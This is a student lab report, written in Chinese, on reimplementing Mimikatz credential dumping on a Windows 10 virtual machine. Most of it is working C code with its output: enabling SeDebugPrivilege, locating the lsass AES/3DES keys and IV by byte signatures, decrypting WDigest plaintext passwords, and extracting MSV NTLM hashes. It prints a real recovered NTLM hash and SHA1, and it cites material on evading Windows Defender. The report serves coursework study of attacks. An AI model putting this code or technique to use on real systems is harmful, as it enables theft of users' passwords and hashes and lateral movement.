

实验报告

1. 实验过程




1.1 环境配置

本次实验使用VMware Workstation创建的虚拟机，操作系统是 windows10_64 中文版。

查看确保虚拟机 Credential Guard 处于关闭状态：

页面文件空间	2.50 GB
页面文件	C:\pagefile.sys
内核 DMA 保护	关闭
基于虚拟化的安全性	未启用
设备加密支持	设备自动加密失败的原因: TPM 不可用, 不支持 PCR7 绑定, 硬件安全测试界面...
已检测到虚拟机监控程序。将不...	

开启 WDigest 认证模块并在内存中缓存登录用户的明文密码：

 Negotiate	REG_DWORD	0x00000000 (0)
 UseLogonCredential	REG_DWORD	0x00000001 (1)
 UTF8HTTP	REG_DWORD	0x00000001 (1)

1.2 权限提升

实现原理

使用 `OpenProcessToken()` 函数可以获取一个进程相关的访问令牌句柄，`LookupPrivilegeValue()` 函数可以查看系统权限的特权值，返回到 `LUID` 结构体中，最后通过 `AdjustTokenPrivilege()` 启用指定访问令牌的特权。

`OpenProcessToken()`：

```
WINADVAPI
BOOL
WINAPI
OpenProcessToken(
    _In_ HANDLE ProcessHandle,
    _In_ DWORD DesiredAccess,
    _Outptr_ PHANDLE TokenHandle
);
```

参数 `DesiredAccess`：提供一个访问掩码，该掩码用来指定将要访问令牌中查询的访问请求类型。这个访问请求类型将会与 `DACL` 中的令牌相比较，以确定哪些访问权将被允许或拒绝。

`LookupPrivilegeValue()`：

```

WINADVAPI
BOOL
WINAPI
LookupPrivilegeValue(
    _In_opt_ LPCSTR lpSystemName,
    _In_      LPCSTR lpName,
    _Out_     PLUID  lpLuid
);

```

参数 lpSystemName: 表示所要查看的系统, 本地系统直接用NULL。

参数 lpName: 一个以零结尾的字符串, 指定特权的名称, 在 winNT.h 头文件定义。

AdjustTokenPrivilege ():

```

BOOL AdjustTokenPrivileges(
    HANDLE TokenHandle,
    BOOL DisableAllPrivileges,
    PTOKEN_PRIVILEGES NewState,
    DWORD BufferLength,
    PTOKEN_PRIVILEGES PreviousState,
    PDWORD ReturnLength
);

```

参数 NewState: TOKEN_PRIVILEGES 结构体指针指定一组特权和它们的属性。如果 DisableAllPrivileges 设置为TRUE, 该参数无效。否则给一个特权设置 SE_PRIVILEGE_ENABLED 属性, 函数将启动该特权。

后三个参数是为了保存之前TOKEN的, 对于本次实验来说无关紧要, 可以均设置为NULL。

实现代码:

```

BOOL EnableSeDebugPrivilege() {

    HANDLE hToken;
    BOOL bRet = OpenProcessToken(GetCurrentProcess(), TOKEN_ADJUST_PRIVILEGES,
    &hToken);
    if (!bRet) {
        printf("OpenProcessToken error: %u\n", GetLastError());
        return FALSE;
    }

    TOKEN_PRIVILEGES tp;
    LUID Luid;

    if (!LookupPrivilegeValueW(NULL, SE_DEBUG_NAME, &Luid)) {
        printf("LookupPrivilegeValueW error: %u\n", GetLastError());
        return FALSE;
    }

    tp.PrivilegeCount = 1;
    tp.Privileges[0].Luid = Luid;
    tp.Privileges[0].Attributes = SE_PRIVILEGE_ENABLED;

    if (!AdjustTokenPrivileges(hToken, FALSE, &tp, sizeof(TOKEN_PRIVILEGES),
    (PTOKEN_PRIVILEGES)NULL, (PDWORD)NULL)) {
        printf("AdjustTokenPrivileges error: %u\n", GetLastError());
    }
}

```

```

        return FALSE;
    }

    if (GetLastError() == ERROR_SUCCESS) return TRUE;

    return FALSE;
}

```

结果:

管理员: 命令提示符 - Mimikatz-Learn.exe

```

Microsoft Windows [版本 10.0.19044.1288]
(c) Microsoft Corporation。保留所有权利。

C:\Windows\system32>cd C:\Users\yuntian\Desktop\Mimikatz-Learn-Template\x64\Release

C:\Users\yuntian\Desktop\Mimikatz-Learn-Template\x64\Release>Mimikatz-Learn.exe
*****
*           privilege::debug           *
*****

[+] AdjustProcessPrivilege() ok .

*****
*           preparing sekurlsa module   *
*****
keySigOffset = 0x4d90d
aesOffset = 0x139dbf
keyPointer = 0x00000154F1C80230
AES Key Located (len 16): 6042739f9e6d20f1a15a1bf4ab646325

[+] Aes Key recovered as:
60 42 73 9f 9e 6d 20 f1 a1 5a 1b f4 ab 64 63 25 | `Bs..m..Z...dc%

[+] InitializationVector recovered as:
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....

[+] 3Des Key recovered as:
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
00 00 00 00 00 00 00 00 | .....

```

中途曲折:

1. Windows Defender没有关闭

Mimikatz-Learn-Template > x64 > Release				
	名称	修改日期	类型	大小
	Mimikatz-Learn.pdb	2023/5/8 21:58	Program Debug...	644 KB

2. 指针问题

```

PLUID lpLuid = NULL;
if (!LookupPrivilegeValue(NULL, SE_DEBUG_NAME, lpLuid)) {}

```

`LookupPrivilegeValue()` 函数最后一个参数是指向 LUID 结构的 PLUID 类型，于是我开始选择用 PLUID 类型，但是在后续赋值时需要初始化指针，所以我就一开始初始化为空指针，然后就报错了。0x00007FFE1F2FFA9D (advapi32.dll)处(位于 Mimikatz-Learn.exe 中)引发的异常: 0xC0000005: 写入位置 0x0000000000000000 时发生访问冲突。虽然看不懂这个报错的具体原因，但了解空指针的危害性，所以换了一个写法 `&Luid`，也慢慢理解为什么看过的一些代码中函数参数是放结构体引用而不是放指针。

学习资料:

1.2 加解密钥提取

实验指导手册学习IDA:

hAesKey:=0x180(ASLR)1876e0

h3DesKey=0x1801876E8

InitializationVector:0x1801876D0

实现原理:

根据查阅资料与常识, Windows内存存储的是加密后的用户凭证/明文口令信息。资料中通过对wdigest.dll设置断点查看引用的方法, 得知由LsaInitializeProtectedMemory() 函数对h3DesKey和hAesKey初始化, 系统会使用BCryptGenRandom() 函数为密钥缓冲区生成随机数, 这意味着每次lsass.exe启动时都会生成随机的新密钥。最后由BCryptGenerateSymmetricKey() 函数根据随机生成的密钥缓冲区创建密钥对象, 并将句柄赋给h3DesKey和hAesKey。由于这个两个句柄以及InitializationVector都是全局变量, 因此可以使用寄存器相对寻址来定位它们的地址。“lea 交叉引用处的地址+lea指令中的变量偏移”来定位各个变量的地址, 这个特征在相同大版本的Windows系统中基本保持不变, 可以作为定位依据

实现过程:

根据实验指导书以及实验框架代码给的提示, 找到hAesKey的特征码,

```
0F 88 86 00 00 00      js      loc_18005637F
83 64 24 30 00      and     [rsp+70h+var_40], 0
48 8D 45 E0      lea     rax, [rbp+pbBuffer]
44 8B 4D D8      mov     r9d, dword ptr [rbp+var_...]
48 8D 15 13 14 13 00    lea     rdx, ?hAesKey@@3PEAXEA ;
```

然后计算lsasrv.dll基址 + 特征码偏移 + 特征码长度 + 4 (下一条指令地址) + AES偏移得到全局变量地址, 该地址是一个指向_KIWI_BCRYPT_HANDLE_KEY结构的指针, 该结构具体如下:

```
typedef struct _KIWI_BCRYPT_HANDLE_KEY {
    ULONG size;
    ULONG tag;    // 'UUUR'
    PVOID hAlgorithm;
    PKIWI_BCRYPT_KEY key;
    PVOID unk0;
} KIWI_BCRYPT_HANDLE_KEY, *PKIWI_BCRYPT_HANDLE_KEY;

typedef struct _KIWI_BCRYPT_KEY81 {
    ULONG size;
    ULONG tag;    // 'MSSK'
    ULONG type;
    ...
    PVOID unk5;    // before, align in x64
    ...
    KIWI_HARD_KEY hardkey;
} KIWI_BCRYPT_KEY81, *PKIWI_BCRYPT_KEY81;

typedef struct _KIWI_HARD_KEY {
    ULONG cbSecret;
    BYTE data[ANYSIZE_ARRAY]; // etc...
} KIWI_HARD_KEY, *PKIWI_HARD_KEY;
```

所以在获取结构体指针后，通过以下代码即可获取内存中的全局 hAESKey。h3DES 的获取也是如法炮制。

```
ReadFromLsass(keyPointer, &hAesKey, sizeof(KIWI_BCRYPT_HANDLE_KEY));

ReadFromLsass(hAesKey.key, &extractedAesKey, sizeof(KIWI_BCRYPT_KEY81));

memcpy(g_sekurlsa_AESKey, extractedAesKey.hardkey.data,
extractedAesKey.hardkey.cbSecret);
```

对于 IV，通过观察 IDA 以及阅读 Mimikatz 源码，可以知道 IV 就是以 16 字节的存在固定地址上，所以获取其偏移地址即可。

```
.data:000000001801876D0 ; UCHAR InitializationVector
.data:000000001801876D0 ?? ?? ?? ?? ?? ?? ?? ?? +?InitializationVector@@3PAEA xmmword ?
.data:000000001801876D0 ?? ?? ?? ?? ?? ?? ?? ??
.data:000000001801876E0 ; BCRYPT_KEY_HANDLE hAesKey
.data:000000001801876E0 ?? ?? ?? ?? ?? ?? ?? ?? ?hAesKey@@3PEAXEA dq ?
.data:000000001801876E0
.data:000000001801876E8 ; BCRYPT_KEY_HANDLE h3DesKey
.data:000000001801876E8 ?? ?? ?? ?? ?? ?? ?? ?? ?h3DesKey@@3PEAXEA dq ?
.data:000000001801876E8
```

```
NTSTATUS kuhl_m_sekurlsa_nt6_KeyInit = STATUS_NOT_FOUND;
const PLSA_PROTECT_MEMORY kuhl_m_sekurlsa_nt6_pLsaProtectMemory
KIWI_BCRYPT_GEN_KEY k3Des, kAes;
BYTE InitializationVector[16];
```

实现代码：

```
VOID LocateUnprotectLsassMemoryKeys() {
    DWORD keySigOffset = 0;
    DWORD aesOffset = 0;
    DWORD desOffset = 0;
    DWORD ivOffset = 0;
    KIWI_BCRYPT_HANDLE_KEY hAesKey;
    KIWI_BCRYPT_HANDLE_KEY h3DesKey;
    KIWI_BCRYPT_KEY81 extractedAesKey;
    KIWI_BCRYPT_KEY81 extractedDesKey;
    BYTE extractedIV[16] = { 0 };
    PVOID keyPointer = NULL;

    PCHAR lsasrvBaseAddress = (PCHAR)LoadLibraryA("lsasrv.dll");

    UCHAR keyAESSig[] = { 0x83, 0x64, 0x24, 0x30, 0x00,
                          0x48, 0x8d, 0x45, 0xe0,
                          0x44, 0x8b, 0x4d, 0xd8,
                          0x48, 0x8d, 0x15 };

    keySigOffset = SearchPattern(lsasrvBaseAddress, keyAESSig, sizeof
keyAESSig);
    printf("keySigOffset = 0x%x\n", keySigOffset);
    if (keySigOffset == 0) return;

    ReadFromLsass(lsasrvBaseAddress + keySigOffset + sizeof keyAESSig,
&aesOffset, sizeof aesOffset);
    printf("aesOffset = 0x%x\n", aesOffset);
```

```

    ReadFromLsass(lsassrvBaseAddress + keySigOffset + sizeof keyAESSig + 4 +
aesOffset, &keyPointer, sizeof keyPointer);
    printf("keyPointer = 0x%p\n", keyPointer);

    ReadFromLsass(keyPointer, &hAesKey, sizeof(KIWI_BCRYPT_HANDLE_KEY));

    ReadFromLsass(hAesKey.key, &extractedAesKey, sizeof(KIWI_BCRYPT_KEY81));

    memcpy(g_sekurlsa_AESKey, extractedAesKey.hardkey.data,
extractedAesKey.hardkey.cbSecret);

    printf("AES Key Located (len %d): ", extractedAesKey.hardkey.cbSecret);
    HexdumpBytesPacked(extractedAesKey.hardkey.data,
extractedAesKey.hardkey.cbSecret);
    puts("");

    UCHAR keyDESSig[] = { 0x83, 0x64, 0x24, 0x30, 0x00,
                          0x48, 0x8d, 0x45, 0xe0,
                          0x44, 0x8b, 0x4d, 0xd4,
                          0x48, 0x8d, 0x15 };

    keySigOffset = SearchPattern(lsassrvBaseAddress, keyDESSig, sizeof
keyDESSig);
    printf("keySigOffset = 0x%x\n", keySigOffset);
    if (keySigOffset == 0) return;

    ReadFromLsass(lsassrvBaseAddress + keySigOffset + sizeof keyDESSig,
&desOffset, sizeof desOffset);
    printf("desOffset = 0x%x\n", desOffset);

    ReadFromLsass(lsassrvBaseAddress + keySigOffset + sizeof keyDESSig + 4 +
desOffset, &keyPointer, sizeof keyPointer);
    printf("keyPointer = 0x%p\n", keyPointer);

    ReadFromLsass(keyPointer, &h3DesKey, sizeof(KIWI_BCRYPT_HANDLE_KEY));

    ReadFromLsass(h3DesKey.key, &extractedDesKey, sizeof(KIWI_BCRYPT_KEY81));

    memcpy(g_sekurlsa_3DESKey, extractedDesKey.hardkey.data,
extractedDesKey.hardkey.cbSecret);

    printf("DES Key Located (len %d): ", extractedDesKey.hardkey.cbSecret);
    HexdumpBytesPacked(extractedDesKey.hardkey.data,
extractedDesKey.hardkey.cbSecret);
    puts("");

    UCHAR keyIVSig[] = { 0x8b, 0xd8,
                          0x85, 0xc0,
                          0x78, 0x4d,
                          0x44, 0x8d, 0x4e, 0xf2,
                          0x44, 0x8b, 0xc6,
                          0x48, 0x8d, 0x15 };

    keySigOffset = SearchPattern(lsassrvBaseAddress, keyIVSig, sizeof keyIVSig);
    printf("keySigOffset = 0x%x\n", keySigOffset);
    if (keySigOffset == 0) return;

```

```

ReadFromLsass(lsassrvBaseAddress + keySigoffset + sizeof keyIVSig, &ivoffset,
sizeof ivoffset);
printf("ivoffset = 0x%x\n", ivoffset);

ReadFromLsass(lsassrvBaseAddress + keySigoffset + sizeof keyIVSig + 4 +
ivoffset, &extractedIV, sizeof extractedIV);

memcpy(g_sekurlsa_IV, extractedIV, sizeof extractedIV);
}

```

实现结果:

```

[+] Aes Key recovered as:
9a 87 52 ed b3 7c 1a b5 f7 47 6a a1 82 f3 3d 3b | ..R..|...Gj...=;

[+] InitializationVector recovered as:
55 4b cc 98 9b 56 b7 2c d0 f6 32 74 2d 18 2c 31 | UK...V.,..2t-.,1

[+] 3Des Key recovered as:
ab 20 6e d2 34 91 53 91 17 5b eb 55 6a 98 50 38 | . n.4.S..[.Uj.P8
b8 8c ce 44 23 3c 26 1e | ...D#<&.

[+] Not all zeros ...
[+] All keys seems OK ...

```

中途曲折:

这部分相对是比较简单的，老师给的教程非常保姆和友善，一点小小的曲折就是一开始没有看 iv 的结构，依葫芦画瓢仿照 key 结构访存，然后就是访问不到的初始化0串。

参考资料:

<https://blog.xpnsec.com/exploring-mimikatz-part-1/>

参考资料中一段没看懂的话查资料后的解读:

同一个DLL模块在不同进程中会被加载到同一地址，ALSR 随机化不影响此行为

DLL 模块本身是共享的，它的代码和数据可以被多个进程共享。在加载 DLL 模块时，Windows 操作系统会选择一个空闲的虚拟地址空间并将 DLL 模块映射到该地址空间。如果多个进程加载相同的 DLL 模块，则操作系统可能会选择相同的空闲地址空间并将该 DLL 模块映射到该地址空间中。

1.3 从 WDigest 认证模块中导出明文密码

实现原理:

根据参考资料，我们在确认使用操作系统版本后，可以通过Mimikatz源码找到Mimikatz导出明文密码使用的关键函数 LogSessHandlerPasswdSet() 以及关键的双链结构体 l_LogSessList。

以下内容均是参考资料的内容（由于时间原因，没有怎么去学习实操内核调试）：通过查找引用以及下断点，我们可以发现这个函数会传递用户名，但是在这个函数调用前会使用 _guard_dispatch_icall() 使用户密码参数不可见，继续跟踪调用，我们可以发现 BCryptEncrypt() 加密函数，而查看相应参数时，我们就可以发现使用的加密参数就是1.2节中找到的参数。（加密函数实际上就是使用密钥和初始向量，当缓冲区长度可以被8整除时，选择使用AES算法，其余选择使用3DES 算法对用于密码进行加密，存储在内存中）

实现过程:

根据实现原理，我们首先得获取关键的数据 l_LogSessList，仿照1.2节获取全局变量的方法，我们先根据硬编码定位到 entry，链表的辅助节点。

由于老师给的框架代码只需要做到这一步，后面对于 KIWI_WDIGEST_LIST_ENTRY 结构体的分析，循环取值的操作都不需要我们去，所以此步的实现过程很简单。

实现代码:

```
VOID GetCredentialsFromwdigest() {
    KIWI_WDIGEST_LIST_ENTRY entry;
    DWORD logSessListSigOffset, logSessListOffset;
    PCHAR logSessListAddr = 0;
    PCHAR l1Current;
    unsigned char passDecrypted[1024];

    // 仿照LocateUnprotectLsassMemoryKeys中的步骤
    // 定位wdigest.dll模块中的全局变量 l_LogSessList
    // ~ 5 lines of code
    PCHAR wdigestBaseAddress = (PCHAR)LoadLibraryA("wdigest.dll");
    UCHAR logSessSig[] = {0x48, 0xff, 0x15, 0xe6, 0x5c, 0x01, 0x00,
                        0x0f, 0x1f, 0x44, 0x00, 0x00,
                        0x48, 0x8b, 0x1d, 0x3a, 0xd1, 0x01, 0x00,
                        0x48, 0x8d, 0x0d };

    logSessListSigOffset = SearchPattern(wdigestBaseAddress, logSessSig, sizeof
logSessSig);
    printf("logSessListSigOffset = 0x%x\n", logSessListSigOffset);
    if (logSessListSigOffset == 0) return;

    ReadFromLsass(wdigestBaseAddress + logSessListSigOffset + sizeof logSessSig,
&logSessListOffset, sizeof logSessListOffset);
    printf("logSessListOffset = 0x%x\n", logSessListOffset);

    ReadFromLsass(wdigestBaseAddress + logSessListSigOffset + sizeof logSessSig
+ 4 + logSessListOffset, &logSessListAddr, sizeof logSessListAddr);
    printf("logSessListAddr = 0x%p\n", logSessListAddr);

    ReadFromLsass(logSessListAddr, &entry, sizeof(KIWI_WDIGEST_LIST_ENTRY));
    printf("entry = 0x%p\n", entry);

    l1Current = (PCHAR)entry.This;

    printf("offsetof UserName = 0x%lx\n", offsetof(KIWI_WDIGEST_LIST_ENTRY,
UserName)); // 应为 0x30
    printf("offsetof Password = 0x%lx\n", offsetof(KIWI_WDIGEST_LIST_ENTRY,
Password)); // 应为 0x50 (win10 win11下验证有效)

    do {
        memset(&entry, 0, sizeof(entry));
        ReadFromLsass(l1Current, &entry, sizeof(KIWI_WDIGEST_LIST_ENTRY));

        if (entry.UsageCount == 1) {
            UNICODE_STRING* username = ExtractUnicodeString((PUNICODE_STRING)
(l1Current + offsetof(KIWI_WDIGEST_LIST_ENTRY, UserName)));
            UNICODE_STRING* password = ExtractUnicodeString((PUNICODE_STRING)
(l1Current + offsetof(KIWI_WDIGEST_LIST_ENTRY, Password)));

            if (username != NULL && username->Length != 0) printf("Username:
%ls\n", username->Buffer);
            else printf("Username: [NULL]\n");

            // check if password is present
            if (password->Length != 0 && (password->Length % 2) == 0) {
```



```

        // Decrypt password using recovered AES/3Des keys and IV
        if (DecryptCredentials((char*)password->Buffer, password->
        >MaximumLength, passDecrypted, sizeof(passDecrypted)) > 0) {
            wprintf(L"Password: %ls\n\n", (wchar_t*)passDecrypted);
        }
    }
    else {
        printf("Password: [NULL]\n\n");
    }

    FreeUnicodeString(username);
    FreeUnicodeString(password);
}
llCurrent = (PUCHAR)entry.Flink;
} while (llCurrent != logSessListAddr);
return;
}

```

实现结果:

```

*****
*          sekurlsa:wdigest          *
*****
logSessListSigOffset = 0x1a46e
logSessListOffset = 0x1b9bf
logSessListAddr = 0x00000240CF2BD8D0
offsetof UserName = 0x30
offsetof Password = 0x50
Username: yuntian
Password: crp[REDACTED]

Username: yuntian
Password: crp[REDACTED]

Username: [NULL]
Password: [NULL]

Username: DESKTOP-L1A3KGA$
Password: [NULL]

Username: DESKTOP-L1A3KGA$
Password: [NULL]

Username: DESKTOP-L1A3KGA$
Password: [NULL]

Username: DESKTOP-L1A3KGA$
Password: [NULL]

Username: DESKTOP-L1A3KGA$

```

(打码是因为大意用了实机的密码，信安人想保留最后一点安全意识)

中途曲折:

第一次输出的结果如下:

```

offsetof UserName = 0x30
offsetof Password = 0x50
Username: yuntian
Password: _

Username: yuntian
Password: _

Username: [NULL]
Password: [NULL]

Username: DESKTOP-L1A3KGA$
Password: [NULL]

```

然后使用原版Mimikatz查看正确的输出结果：

```

Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 97525 (00000000:00017cf5)
Session           : Interactive from 1
User Name         : yuntian
Domain           : DESKTOP-L1A3KGA
Logon Server      : DESKTOP-L1A3KGA
Logon Time        : 2023/5/9 9:35:12
SID               : S-1-5-21-2748422812-744758407-1873921645-1000

msv :
[00000003] Primary
* Username : yuntian
* Domain   : .
* NTLM     : 024692a65e2d5c2fc1763c5256072d2b
* SHA1     : f5b8df459ab31862409a45cece0cd520d4d523cb

tspkg :
wdigest :
* Username : yuntian
* Domain   : DESKTOP-L1A3KGA
* Password : _TBAL_{68EDDCF5-0AEB-4C28-A770-AF5302ECA3C9}

kerberos :
* Username : yuntian
* Domain   : DESKTOP-L1A3KGA
* Password : (null)

```

出现了老师上课提到过得情况，根据搜索资料，得知这和Windows一种自启动机制相关，在注册表HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System路径下设置关闭自动登录后，我们再次运行代码，得到下述输出结果：

ConsentPromptBehaviorUser	REG_DWORD	0x00000005 (5)
DisableAutomaticRestartSignOn	REG_DWORD	0x00000001 (1)
...

```

else printf("Username: [NULL]\n");
}

// Check if password is present.
if (password->Length != 0 && (password->Length % 2) == 0) {
    // Decrypt password using recovered AES/3Des keys and IV
    if (DecryptCredentials((char*)password->Buffer, password->MaximumLength, passDecrypted, sizeof(p
        printf("Password: %s%s\n", passDecrypted, passDecrypted + 2, passDecrypted + 4);
    }
} else {
    printf("Password: [NULL]\n");
}

```

Username: yuntian	Username: yuntian
Password: crp	Password: crp
Username: [NULL]	Username: [NULL]
Password: [NULL]	Password: [NULL]

所以很快我就意识到普通的printf输出会被每个字符间的'\0'截断，然后就用最朴素的for循环法，得到了正确的输出结果。

```

int len = sizeof(passDecrypted) / sizeof(char);
for (int i = 0; i < len - 1; i++) {
    if (passDecrypted[i] == '\\0') {
        if (passDecrypted[i + 1] == '\\0')
            break;
        for (int j = i; j < len - 1; j++) {
            passDecrypted[j] = passDecrypted[j + 1];
        }
        passDecrypted[len - 1] = '\\0';
        len--;
        i--;
    }
}

```

在问了助教以及上课听讲后，我才知道原来Windows使用的是宽字符类型，（就说怎么会有那么怪的输出形式...），然后改用wprintf一秒搞定。

在下载Mimikatz时还遇见了无法下载的问题，一查原来Microsoft对于下载也做了一定的防护。



学习资料：

[Getting around Windows Defender cheaply and cheerfully: obfuscating Mimikatz / T.Hunter Blog / Sudo Null IT News](#)

[TBAL: an \(accidental?\) DPAPI Backdoor for local users – VztekOverflow](#)


[Winlogon automatic restart sign-on \(ARSO\) | Microsoft Learn](#)

1.4 从 MSV 认证模块中导出明文密码

实现原理：

根据老师提供的实验框架，我们可以直接省略掉奇安信给的教程中对于Mimikatz源码找到lsass进程的分析，一个函数调用即可获取lsasrv.dll的基址。

（原文加载基址，是通过加载PEB后，在PEB结构中有一个指向PEB_LDR_DATA结构体的指针Ldr，该结构中记录着进程已加载模块的信息。从PEB_LDR_DATA结构中取到任何一个LIST_ENTRY结构时，这个结构中的Flink链接到真正的模块链表，这是Windows常用的一种数据结构，就像课堂上讲到的进程信息存储在下面的双向列表中一样。）



而阅读Mimikatz中导出密文散列源码/以及借鉴参考资料，先是通过函数 `kuhl_m_sekurlsa_utils_search()`，获取关键的 `LIST_ENTRY` 结构体指针参数 `LogonSessionList`。而后调用 `lsassLocalHelper->AcquireKeys` 获取加密用户凭据的密钥，也就是1.2节所获取的信息。

接着就是分析 `LogonSessionList` `Flink`指向的真正模块链表（只关心实验要求展示的部分），可以发现其中包含用户名，以及指向 `KIWI_MSV1_0_CREDENTIALS` 结构的包含散列信息的指针。所以在获取 `LogonSessionList` 之后，就可以通过偏移值去获取我们需要的信息。

```

typedef struct _KIWI_MSV1_0_LIST_63 {
    struct _KIWI_MSV1_0_LIST_63 *Flink; //off_2C5718
    struct _KIWI_MSV1_0_LIST_63 *Blink; //off_277380
    ...
    LSA_UNICODE_STRING UserName;
    PKIWI_MSV1_0_CREDENTIALS Credentials;
    ...
} KIWI_MSV1_0_LIST_63, *PKIWI_MSV1_0_LIST_63;

```

实现过程：

根据实验原理，我们先需要获取 `LogonSessionList` 的地址，并通过观察"??"可以知道此处

`LogonSessionList` 是 `List_Entry` 结构的。

```

.data:000000001801862D8  ?? ?? ?? ?? ?? ?? ?? ??+  ; DATA
.data:000000001801862D8  ?? ?? ?? ?? ?? ?? ?? ??+  ; Lsap
.data:00000000180186300  ; struct _LIST_ENTRY near * LogonSessionList
.data:00000000180186300  ?? ?LogonSessionList@@3PAU_LIST_ENTRY@@A db ?
.data:00000000180186300  ; DATA
.data:00000000180186300  ; LsaI

```

之后通过 `Flink` 获取真正的模块链接。并通过 `printf` 输出指针地址，通过观察高地址随机化是否和之前全局变量一致分析自己找到的 `ptr` 是否是正确的。

（本次实验主要的调试是通过 `printf`，因为它真的很快就解决问题了）比如下图的检测，很容易发现它是一个循环链表，所以大致可以判断没找错。

```

PKIWI_MSV1_0_LIST_63 LogonSessionListptr = LogonSessionList.Flink;
printf("LogonSessionListptr = 0x%p\n", LogonSessionListptr);

```

```

*****
*          sekurlsa::msv          *
*****
LogonSessionListSigOffset = 0x59d8
LogonSessionListOffset = 0x180916
LogonSessionListAddr = 0x00000240CF20F700
LogonSessionList = 0x00000012F16FEF60
LogonSessionListptr = 0x00000240CF2607A0
LogonSessionListptr = 0x00000240CF260240
LogonSessionListptr = 0x00000240CF297FC0
LogonSessionListptr = 0x00000240CF229B70
LogonSessionListptr = 0x00007FF813AC6300
LogonSessionListptr = 0x00000240CF24E850
LogonSessionListptr = 0x00000240CF27E4A0
LogonSessionListptr = 0x00000240CF207360
LogonSessionListptr = 0x00000240CF280100
LogonSessionListptr = 0x00000240CF21EFC0
LogonSessionListptr = 0x00000240CF20F700
LogonSessionListptr = 0x00000240CF2607A0
LogonSessionListptr = 0x00000240CF260240
LogonSessionListptr = 0x00000240CF297FC0
Username: UMFDF-1

```

而后通过偏移即可获取用户名和 `PKIWI_MSV1_0_CREDENTIALS` 结构体指针。为了循环遍历整个 `LogonSessionList`，我们仿照1.3节中的内容写个循环即可。

```

do {
    ...
} while (LogonSessionListptr != LogonSessionListAddr);

```

而后就是分析 `KIWI_MSV1_0_CREDENTIALS` 结构如下，而后通过查阅资料和分析知 `LSA_UNICODE_STRING Credentials;` 的 `Buffer` 指向缓存凭据的内存地址。(STRING中通常具有 `Length`, `Buffer`, `MaximumLength`这几个属性)

```

typedef struct _KIWI_MSV1_0_CREDENTIALS {
    struct _KIWI_MSV1_0_CREDENTIALS *next;
    DWORD AuthenticationPackageId;
    PKIWI_MSV1_0_PRIMARY_CREDENTIALS PrimaryCredentials; //0x108
} KIWI_MSV1_0_CREDENTIALS, *PKIWI_MSV1_0_CREDENTIALS;

typedef struct _KIWI_MSV1_0_PRIMARY_CREDENTIALS {
    struct _KIWI_MSV1_0_PRIMARY_CREDENTIALS *next;
    ANSI_STRING Primary; // 'Primary'
    LSA_UNICODE_STRING Credentials; //0x10
} KIWI_MSV1_0_PRIMARY_CREDENTIALS, *PKIWI_MSV1_0_PRIMARY_CREDENTIALS;

```

当然，这里的Buffer也是具有一定结构的，其内存解密后的结构因系统版本而异，在 Windows 10 x64 1903 系统中的结构如下：

```

typedef struct _MSV1_0_PRIMARY_CREDENTIAL_10_1607 {
    ...
#pragma pack(pop)
    BYTE NtOwfPassword[16];
    BYTE LmOwfPassword[16];
    BYTE ShaOwfPassword[20];
    /* buffer */
} MSV1_0_PRIMARY_CREDENTIAL_10_1607, *PMSV1_0_PRIMARY_CREDENTIAL_10_1607;

```

所以解密后，需要把 `BYTE` 数组形式的NTLM打印出来。这里使用"`%02x`"是为了保证两个字符的宽度。

```
if (DecryptCredentials((char*)SBuffer->Buffer, SBuffer->MaximumLength,
passDecrypted, sizeof(passDecrypted)) > 0) {

    PMSV1_0_PRIMARY_CREDENTIAL_10_1607 abc =
(PMSV1_0_PRIMARY_CREDENTIAL_10_1607) passDecrypted;

    int len = sizeof(abc->NtOwfPassword) / sizeof(abc-
>NtOwfPassword[0]);

    printf("NTLM: ");
    printf("0x");
    for (int i = 0; i < len; i++) {
        printf("%02x", abc->NtOwfPassword[i]);
    }
}
```

实现结果：

```
Username: yuntian
UserName = 0x0000002B951A82910
Credentials = 0x0000002B951A82988
pcredentials = 0x0000002B952059AA0
pprimaryCredentials = 0x0000002B951AA9790
NTLM: 0x024692a65e2d5c2fc1763c5256072d2b

Username: LOCAL SERVICE
UserName = 0x0000002B951A61170
Credentials = 0x0000002B951A611E8
pcredentials = 0x00000000000000000
pprimaryCredentials = 0x00000000000000000
NTLM:

Username: DWM-1
UserName = 0x0000002B951A60D40
Credentials = 0x0000002B951A60DB8
pcredentials = 0x00000000000000000
pprimaryCredentials = 0x00000000000000000
NTLM:

Username: UMFD-1
UserName = 0x0000002B951AAB6D0
Credentials = 0x0000002B951AAB748
pcredentials = 0x00000000000000000
pprimaryCredentials = 0x00000000000000000
NTLM:

Username: [NULL]
UserName = 0x0000002B951A29940
Credentials = 0x0000002B951A299B8
pcredentials = 0x00000000000000000
pprimaryCredentials = 0x00000000000000000
```

```
Username: [NULL]
UserName = 0x00007FFC4B4D63D0
Credentials = 0x00007FFC4B4D6448
pcredentials = 0x0000000000000000
pprimaryCredentials = 0x0000000000000000
NTLM:
```

```
Username: yuntian
UserName = 0x000002B951A4D240
Credentials = 0x000002B951A4D2B8
pcredentials = 0x000002B952059A60
pprimaryCredentials = 0x000002B951A88800
NTLM: 0x024692a65e2d5c2fc1763c5256072d2b
```

```
Username: DWM-1
UserName = 0x000002B951A617E0
Credentials = 0x000002B951A61858
pcredentials = 0x0000000000000000
pprimaryCredentials = 0x0000000000000000
NTLM:
```

```
Username: DESKTOP-L1A3KGA$
UserName = 0x000002B951AAA670
Credentials = 0x000002B951AAA6E8
pcredentials = 0x0000000000000000
pprimaryCredentials = 0x0000000000000000
NTLM:
```

```
Username: UMF0-0
UserName = 0x000002B951A10660
Credentials = 0x000002B951A106D8
